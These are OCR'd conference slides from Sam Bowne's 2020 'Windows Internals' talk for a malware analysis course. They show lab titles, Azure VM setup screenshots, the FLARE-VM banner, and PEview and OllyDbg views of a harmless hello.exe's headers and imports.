ISACA®
San Francisco Chapter

Windows Internals


Sam Bowne
Oct 26, 2020


Who

- Sam Bowne
- Twitter: **@sambowne**
- Instructor, City College San Francisco
- Founder, Infosec Decoded, Inc.
- All slides, lecture videos, projects, etc. free at
  - **samsclass.info**
- All classes free online worldwide

CNIT 126: Practical Malware Analysis

Fall 2020 Sam Bowne





FLARE VM (Extra Credit)

PMA 60: Cloud Server on Azure (15 extra)
PMA 40: FLARE-VM (20 extra)
PMA 121: Unpacking with OllyDbg and pestudio (50 pts extra)
PMA 122: PE Headers (50 pts extra)
PMA 123: Importing DLLs (45 pts extra)
PMA 124: DLL Hijacking (15 pts extra)
PMA 125: Installing Visual Studio 2019 (10 pts extra)
PMA 126: DLL Proxying (20 pts extra)
PMA 430: WinDbg Preview (15 pts extra)
PMA 431: WinDbg Preview: Source-Level Debugging (10 pts extra)
PMA 432: WinDbg Preview: Kernel Debugging (35 pts extra)
PMA 433: Kernel Debugging with Breakpoints (30 pts extra)
PMA 434: Debugging a Driver (30 pts extra)

Azure

portal.azure.com/?Microsoft_Azure_Education_correlationId=2825C1BF3EF069D53202CEDDBF7468ZC&M... | Private

Microsoft Azure | Search resources, services, and docs (G+/) | cnit.123g@gmail.com DEFAULT DIRECTORY

Home > Education

Education | Get started

- Overview
- Get started

Learning resources

- Software
- Learning
- Templates

My account

- Profile

Need help?

- Student FAQ

Welcome to the Azure Education Hub!

Whether you're a student getting started, an educator teaching advanced workloads, or just interested in building your cloud skills, we've got the development resources you need

Download free software

Gain access to full versions of professional developer tools for free to help you build code and deploy on your Azure subscription.

Download software

Azure quickstart templates

Deploy Azure resources through the Azure Resource Manager with community contributed templates to get more done.

Learn more

Explore templates

Discover Microsoft Learn

Whether you're just starting or an experienced professional, explore a topic in-depth through guided paths or learn how to accomplish a specific task through individual modules.

Learn more

Explore learning paths

portal.azure.com/?Microsoft_Azure_Education_correlationId=282BC1BFBE...

Private

Microsoft Azure

Search resources, services, and docs (G+/)

cnit.123g@gmail.com
DEFAULT DIRECTORY

Home > CreateVm-MicrosoftWindowsDesktop.Windows-10-rs5-p-20201013095602 >

win10

Virtual machine

Search (Cmd+/)

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems

Settings

- Networking
- Connect
- Disks

Connect | Start | Restart | Stop | Capture | Delete | Refresh | ...

Essentials

Resource group (change)
win10 group 10130955

Status
Running

Location
West US 2

Subscription (change)
Azure for Students

Subscription ID
e5378607-b55f-4fba-95fa-e1bcb0299beb

Tags (change)
Click here to add tags

Operating system
Windows

Size
Standard D2s v3 (2 vcpus, 8 GiB memory)

Public IP address
51.143.22.186

Virtual network/subnet
win10_group_10130955-vnet/default

DNS name
Configure

portal.azure.com/?Microsoft_Azure_Education_correlationId=282BC1BFBEF069D53... | Private

Microsoft Azure | Search resources, services, and docs (G+/) | cnit.123g@gmail.com DEFAULT DIRECTORY

Home > Virtual machines >

win10

Virtual machine

Search (Cmd+/)

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems

Settings

- Networking
- Connect
- Disks
- Size
- Security
- Advisor recommendations
- Extensions
- Continuous delivery
- Availability + scaling

Connect | Start | Restart | Stop | Capture | Delete | Refresh | Share to mobile

Essentials


Properties | Monitoring | Capabilities (8) | Recommendations | Tutorials

Key Metrics

See all metrics


Show data for last: 1 hour | 6 hours | 12 hours | 1 day | 7 days | 30 days

CPU (average)



Percentage CPU (Avg)
win10
35.048 %

Network (total)



Network In Total (Sum)
win10
2.75 GB

Network Out Total (Sum)
win10
52.36 MB

FLARE-VM

https://github.com/fireeye/flare-vm

```
 _____ _                 _____  _____   _      ___  __
|  ___| |       /\   |  _ \|  ___| \ \   / /  \/  |
| |_  | |      /  \  | |_) | |_ ____\ \ / /| \  / |
|  _| | |     / /\ \ |  _ /|  _|_____\ V / | |\/| |
| |   | |___ / ____ \| | \ \| |___     \ /  | |  | |
|_|   |_____/_/    \_\_|  \_\_____|     \/   |_|  |_|

_____________________________________________________

                  Developed by
              flarevm@fireeye.com
  FLARE (FireEye Labs Advanced Reverse Engineering)
_____________________________________________________
```

Welcome to FLARE VM - a fully customizable, Windows-based security distribution for malware analysis, incident response, penetration testing, etc.

Please see https://www.fireeye.com/blog/threat-research/2018/11/flare-vm-update.html for a blog on installing FLARE VM.

PE Headers


PEview - C:\pe\hello.exe


File View Go Help

- hello.exe
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .rdata
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .gfids
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMAGE_DEBUG_DIRECTORY
    - IMAGE_LOAD_CONFIG_DIRECTORY
    - IMAGE_DEBUG_TYPE_
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data
  - SECTION .gfids
  - SECTION .reloc

pFile	Data	Description	Value
00000000	5A4D	Signature	IMAGE_DOS_SIGNATURE MZ
00000002	0090	Bytes on Last Page of File	
00000004	0003	Pages in File	
00000006	0000	Relocations	
00000008	0004	Size of Header in Paragraphs	
0000000A	0000	Minimum Extra Paragraphs	
0000000C	FFFF	Maximum Extra Paragraphs	
0000000E	0000	Initial (relative) SS	
00000010	00B8	Initial SP	
00000012	0000	Checksum	
00000014	0000	Initial IP	
00000016	0000	Initial (relative) CS	
00000018	0040	Offset to Relocation Table	
0000001A	0000	Overlay Number	
0000001C	0000	Reserved	
0000001E	0000	Reserved	
00000020	0000	Reserved	
00000022	0000	Reserved	
00000024	0000	OEM Identifier	
00000026	0000	OEM Information	
00000028	0000	Reserved	
0000002A	0000	Reserved	
0000002C	0000	Reserved	
0000002E	0000	Reserved	
00000030	0000	Reserved	
00000032	0000	Reserved	
00000034	0000	Reserved	
00000036	0000	Reserved	
00000038	0000	Reserved	
0000003A	0000	Reserved	
0000003C	00000018	Offset to New EXE Header	

Viewing IMAGE_DOS_HEADER


OllyDbg - hello.exe - [Memory map]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Address Size Owner Section Contains
01160000 00001000 hello PE header
01161000 00010000 hello .text code
01171000 00007000 hello .rdata imports
01178000 00002000 hello .data data
0117A000 00001000 hello .gfids
0117B000 00001000 hello .reloc relocations
Program entry point
Paused


PEview - C:\pe\hello.exe
File View Go Help
hello.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
Signature
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .gfids
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
IMPORT Address Table
IMAGE_DEBUG_DIRECTORY
IMAGE_LOAD_CONFIG_DIRECTORY
IMAGE_DEBUG_TYPE_
IMPORT Directory Table
IMPORT Name Table
IMPORT Hints/Names & DLL Names
SECTION .data
SECTION .gfids
SECTION .reloc
pFile Data Description Value
0000FE00 00016C5C Hint/Name RVA 042D QueryPerformanceCounter
0000FE04 00016C76 Hint/Name RVA 020A GetCurrentProcessId
0000FE08 00016C8C Hint/Name RVA 020E GetCurrentThreadId
0000FE0C 00016CA2 Hint/Name RVA 02D6 GetSystemTimeAsFileTime
0000FE10 00016CBC Hint/Name RVA 034B InitializeSListHead
0000FE14 00016CD2 Hint/Name RVA 0367 IsDebuggerPresent
0000FE18 00016CE6 Hint/Name RVA 0582 UnhandledExceptionFilter
0000FE1C 00016D02 Hint/Name RVA 0543 SetUnhandledExceptionFilter
0000FE20 00016D20 Hint/Name RVA 02BF GetStartupInfoW
0000FE24 00016D32 Hint/Name RVA 036D IsProcessorFeaturePresent
0000FE28 00016D4E Hint/Name RVA 0267 GetModuleHandleW
0000FE2C 00016D62 Hint/Name RVA 0209 GetCurrentProcess
0000FE30 00016D76 Hint/Name RVA 0561 TerminateProcess
0000FE34 00016D98 Hint/Name RVA 04AD RtlUnwind
0000FE38 00016DA4 Hint/Name RVA 0250 GetLastError
0000FE3C 00016DB4 Hint/Name RVA 050B SetLastError
0000FE40 00016DC4 Hint/Name RVA 0125 EnterCriticalSection
0000FE44 00016DDC Hint/Name RVA 03A2 LeaveCriticalSection
0000FE48 00016DF4 Hint/Name RVA 0105 DeleteCriticalSection
0000FE4C 00016E0C Hint/Name RVA 0348 InitializeCriticalSectionAndSpinCount
0000FE50 00016E34 Hint/Name RVA 0573 TlsAlloc
0000FE54 00016E40 Hint/Name RVA 0575 TlsGetValue
0000FE58 00016E4E Hint/Name RVA 0576 TlsSetValue
0000FE5C 00016E5C Hint/Name RVA 0574 TlsFree
0000FE60 00016E66 Hint/Name RVA 019F FreeLibrary
Viewing IMPORT Address Table

Importing DLLs

hello4.cpp - Notepad

File Edit Format View Help

